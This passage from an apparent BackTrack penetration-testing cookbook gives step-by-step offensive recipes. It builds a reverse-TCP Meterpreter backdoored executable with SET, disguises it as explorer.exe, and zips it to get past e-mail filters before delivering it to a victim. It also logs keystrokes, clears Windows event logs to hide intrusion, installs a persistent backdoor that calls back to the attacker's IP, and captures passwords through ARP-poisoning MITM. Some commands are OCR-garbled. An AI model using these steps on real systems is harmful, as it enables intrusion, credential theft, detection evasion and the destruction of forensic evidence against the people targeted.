
1. Open a terminal window by clicking on the Terminal icon and visiting the directory containing SET:

```
cd /pentest/exploits/set
```


2. Run the SET application by executing the application:

```
./set
```

3. If this is your first time running SET, you will need to accept the terms of service by answering yes (`y`):



4. Once accepted, you will be presented with the SET menu. The SET menu has the following options:
   - Social-Engineering Attacks
   - Fast-Track Penetration Testing
   - Third Party Modules
   - Update the Metasploit Framework
   - Update the Social-Engineer Toolkit
   - Update SET configuration
   - Help, Credits, and About
   - Exit the Social-Engineer Toolkit



Before running an attack, it's a good idea to update SET as updates come frequently from the author.

5. For our purposes, we will choose option 1 to launch a social engineering attack:


   ```
   1
   ```

6. We are now presented with a list of social engineering attacks. For our purposes, we will use the **Create a Payload and Listener** option (option 4):

   ```
   4
   ```


7. Next, we are asked to enter the IP address for the payload to reverse connect. In this case, we type in our IP address:

   ```
   192.168.10.109
   ```



8. You will be presented with a listing of payloads to generate for the Payload and Listener option as well as their descriptions. Choose **Windows Reverse_TCP Meterpreter** (option 2). This will allow us to connect to our target and execute Meterpreter payloads against it.

   ```
   2
   ```




9. You will be presented with a listing of encodings to try and bypass antivirus software packages. SET will make a suggestion for you, and in this case it recommends **'backdoored executable'**. Choose the **Backdoored Executable (BEST)** encoding (option 16):

```
16
```

10. Finally, you will be asked for a port to designate as the listener port. Port **443** is already chosen for you and we will stick with this option:

```
443
```

11. Once the payload has been completed, you will be asked to start the listener:



12. You will notice that Metasploit opens a handler:

How it works...

In this recipe, we explored the use of SET. SET has a menu-driven interface that makes it extremely simple to generate tools that we can use to deceive our victims. We began by initiating SET. After doing so, SET provides us with several choices of exploits that we can run. Once we chose our attack, SET began interacting with Metasploit while asking the user a series of questions. At the conclusion of our recipe, we created an executable that will provide us with an active Meterpreter session to the targeted host.

There's more...

Alternatively, you can launch SET from the desktop by selecting **Applications** | **BackTrack** | **Exploitation Tools** | **Social Engineering Tools** | **Social Engineering Toolkit** | **set**.

Delivering your payload to the victim

Once you have created your payload with SET, we need to deliver it to our victim in order to exploit their system. Let's check out the steps required to do this:

1. In the `set` directory, you will notice there is an EXE file titled `msf.exe`. It is recommended that you change the name of the file to something else to avoid detection. In this case, we will change it to `explorer.exe`. To begin the process, open a terminal window and navigate to the directory where SET is located:

   ```
   cd /pentest/exploits/set
   ```

2. We then get a listing of all items in the directory:

   ```
   ls
   ```

3. Next we want to rename our file to `explorer.exe`:

   ```
   mv msf.exe explorer.exe
   ```

```
root@bt:~# cd /pentest/exploits/set
root@bt:/pentest/exploits/set# ls
config    msf.exe  reports  set-automate  set-update  set-web
modules   readme   set      set-proxy     setup.py    src
root@bt:/pentest/exploits/set# mv msf.exe explorer.exe
root@bt:/pentest/exploits/set# ls
config        modules  reports  set-automate  set-update  set-web
explorer.exe  readme   set      set-proxy     setup.py    src
root@bt:/pentest/exploits/set#
```

4. Now we will ZIP our `explorer.exe` payload. In this case, the ZIP archive is called `healthyfiles`:

   ```
   zip healthyfiles explorer.exe
   ```

```
root@bt:/pentest/exploits/set# zip healthyfiles explorer.exe
  adding: explorer.exe (deflated 5%)
root@bt:/pentest/exploits/set# ls
config           modules  set           set-update  src
explorer.exe     readme   set-automate  setup.py
healthyfiles.zip reports  set-proxy     set-web
root@bt:/pentest/exploits/set#
```

5. Now that you have the ZIP archive, you can distribute the file to your victim in various ways. You can ZIP the file (it should bypass most e-mail systems), you can place the file on a USB key and manually open on the victim's machine, and so on. Explore the mechanism that will give you the results you desire to reach your goals.

Collecting victims' data

In this recipe, we will explore how to collect data from a victim by using Metasploit. There are several ways to accomplish this task, but we will explore recording a user's keystrokes on the compromised machine. Collecting a victim's data allows us to potentially gain additional information that we can use for further exploits. For our example, we will collect keystrokes entered by a user on a compromised host.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...


Let's begin the process of collecting data from a victim from a Meterpreter shell. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display:



2. Next, we execute the following command to begin the keylogger:

```
keyscan_start
```



3. Finally, we issue the `keyscan_dump` command to output the user's keystrokes to the screen:

```
keyscan_dump
```

How it works...

In this recipe, we collected data from a victim using Meterpreter. We began the recipe from the point of gaining access to a compromised system. We then executed the `keyscan_start` command to begin recording keystrokes from our victim's machine. Finally, we concluded the recipe by executing the `keyscan_dump` command to view the output collected from the victim. This is an excellent way to gain valuable information such as passwords, banking account access, or other valuable information. The longer you have access to the victim, the more information you can collect.

There's more...

There are several different ways you can approach collecting data from a victim's machine. In this recipe, we used Metasploit and a Meterpreter keyscan to record keystrokes, but we could have easily used Wireshark or airodump-ng to collect the data. The key here is to explore other tools so that you can find which tool you like the best to accomplish your goal.

Cleaning up the tracks

In this recipe we will use Metasploit to erase our tracks. Cleaning up after compromising a host is an extremely important step because you don't want to go through all the trouble of gaining access only to get caught. Luckily for us, Metasploit has a way for us to clean up our tracks very easily.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...


Let's begin the process of performing a clean up of our tracks from a Meterpreter shell:

1. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display the following:



2. Next, we need to run the IRB (a Ruby interpreter shell) in order to begin the log removal process:

```
irb
```




3. Next, we tell the IRB what logs we would like to have removed. The following are some of the available choices:

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

4. For our purposes, we will clear them all. You will have to type the following logs one at a time:

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```



5. Now, we execute the following command to erase the log files:

```
log.clear
```

6. That's it! With just a few commands we have been able to cover our tracks!

How it works...

In this recipe, we used Meterpreter to cover our tracks on a compromised host. We began the recipe from a Meterpreter shell and started the IRB. Next, we specified exactly which files we wanted to be removed and concluded the recipe by issuing the `log.clear` command to clear the logs. Remember, you want to perform this step *last* once we compromise a host. You don't want to perform another function after covering your tracks only to add more log entries, and so on.

Creating a persistent backdoor

In this recipe, we will create a persistent backdoor using Metasploit Persistence. Once you have succeeded in gaining access to a compromised machine, you will want to explore ways to regain access to the machine without having to break into it again. If the user of the compromised machine does something to disrupt the connection, such as reboot the machine, the use of a backdoor will allow a connection to re-establish to your machine. This is where creating a backdoor comes in handy because it allows you to maintain access to a previously compromised machine.

Getting ready


The following requirements need to be fulfilled:

- A connection to the Internet or intranet is required to complete this recipe
- A compromised machine using the Metasploit Framework is also required

How to do it...


Let's begin the process of installing our persistent backdoor. You will have to use Metasploit to attack a host in order to gain a Meterpreter shell. You can use one of the recipes in *Chapter 5*, *Exploitation* to gain access to a host using Metasploit.

1. Once you have gained access to your victim using a Metasploit exploit with a Meterpreter payload, wait for your Meterpreter prompt to display the following:



2. Next, we need to run Persistence in order to set up our backdoor. Let's open the Persistence help file:


```
run persistence -h
```




3. The Persistence backdoor has many options including:
    - `-A`: This option automatically starts a matching multi/handler listener to connect to the agent.
    - `-S`: This option allows the backdoor to automatically start as a system service.
    - `-U`: This option allows the backdoor to automatically start when the user boots the system.
    - `-i`: This option sets the number of seconds between attempts made back to the attacker machine (in seconds).
    - `-p`: This option sets the port to which Metasploit is listening on the attacker machine.
    - `-P`: This option sets the payload to use. The `reverse_tcp` payload is used by default and is generally the one you want to use.
    - `-r`: This option sets the IP address of the attacker machine.

4. Now, we execute our command to set up the backdoor:

```
run persistence -U -A -i 10 -8090 -r 192.168.10.109
```



5. The backdoor is now set! If successful, you will notice that you should have a second Meterpreter session.



How it works...

In this recipe, we used Meterpreter to set up a persistent backdoor. We began the recipe after having compromised the host and obtaining a Meterpreter shell. We then explored some of the available options in Persistence by reviewing its help file. Finally, we completed the installation of the backdoor by running the installation command and setting its options.

Man-in-the-middle attack (MITM)

In this recipe, we will use a **man-in-the-middle attack** (**MITM**) against our target. A MITM attack works by allowing us to eavesdrop on the communication between our target and their legitimate party. For our example, we could utilize Ettercap to eavesdrop on the communication of a Windows host while checking their e-mail on `http://www.yahoo.com`.

Getting ready

The following requirements need to be fulfilled:

- A wireless connection to the network is required to complete this task
- A machine on the network connected to the wireless network


How to do it...

Let's begin the MITM attack by launching Ettercap:


1. Open a terminal window and start Ettercap. Using the `-G` option launches the GUI:

```
ettercap -G
```


2. We begin the process by turning on unified sniffing. You can press *Shift* + *U* or use the menu and select **Sniff** | **Unified sniffing...**:




3. Select the network interface. In the case of using an MITM attack, we should select our wireless interface.




4. Next, we turn on scanning for hosts. This can be accomplished by pressing *Ctrl* + *S* or using the menu and selecting **Hosts** | **Scan for hosts**:




5. Next, we bring up the hosts lists. You can either press *H* or use the menu and select **Hosts**| **Hosts list**:




6. Next we need to select and set our targets. In our case, we will select **192.168.10.112** as our first target by highlighting its IP address and clicking on the **Add to Target 1** button:




7. Now we are able to allow Ettercap to begin sniffing. You can press either *Ctrl + W* or use the menu and select **Start** | **Start sniffing**:



8. Finally, we begin the ARP Poisoning process. From the menu, select **Mitm** | **Arp poisoning...**:




9. In the window that appears, check the **Sniff remote connections** optional parameter:




10. Depending on the network traffic, we will begin to see information in the Ettercap window:

11. Once we have found what we are looking for (usernames and passwords), we will turn off Ettercap. You can do this by either pressing *Ctrl + E* or by using the menu and selecting **Start** | **Stop sniffing**:



12. Now we need to turn off ARP Poisoning and return the network back to normal. This allows the packets to flow on the network like they did before the attack began.



How it works...

This recipe included an MITM attack that works by using ARP Packet Poisoning to eavesdrop on wireless communications transmitted by a user.

You can learn more about MITM attacks by visiting `http://en.wikipedia.org/wiki/Man-in-the-middle_attack#Example_of_an_attack`.

7
Wireless Network Analysis

In this chapter, we will cover:

- Cracking a WEP wireless network
- Cracking a WPA/WPA2 wireless network
- Automating a wireless network cracking
- Accessing clients using a fake AP
- URL traffic manipulation
- Port redirection
- Sniffing network traffic
- Accessing an e-mail by stealing cookies

Introduction

These days, wireless networks are everywhere, with users being on the go like never before. Having to remain stationary due to a reliance on an Ethernet cable to gain Internet access is quite inconvenient to most users. For this convenience, there is a price that is paid; wireless connections are not as secure as Ethernet connections. In this chapter, we will explore various methods for manipulating radio network traffic including mobile phones and wireless networks.

Cracking a WEP wireless network

Wireless Equivalent Privacy (or **WEP** as it's commonly referred to) has been around since 1999 and is an older security standard that was used to secure wireless networks. In 2003, WEP was replaced by WPA and later by WPA2. Due to having more secure protocols available, WEP encryption is rarely used. As a matter of fact, it is highly recommended that you never use WEP encryption to secure your network! There are many known ways to exploit WEP encryption and we will explore one of these ways in this recipe.

We will use the Aircrack suite to crack a WEP key. The Aircrack suite (or Aircrack NG as it's commonly referred to) is a WEP and WPA key cracking program that captures network packets, analyzes them, and uses this data to crack the WEP key.

Getting ready

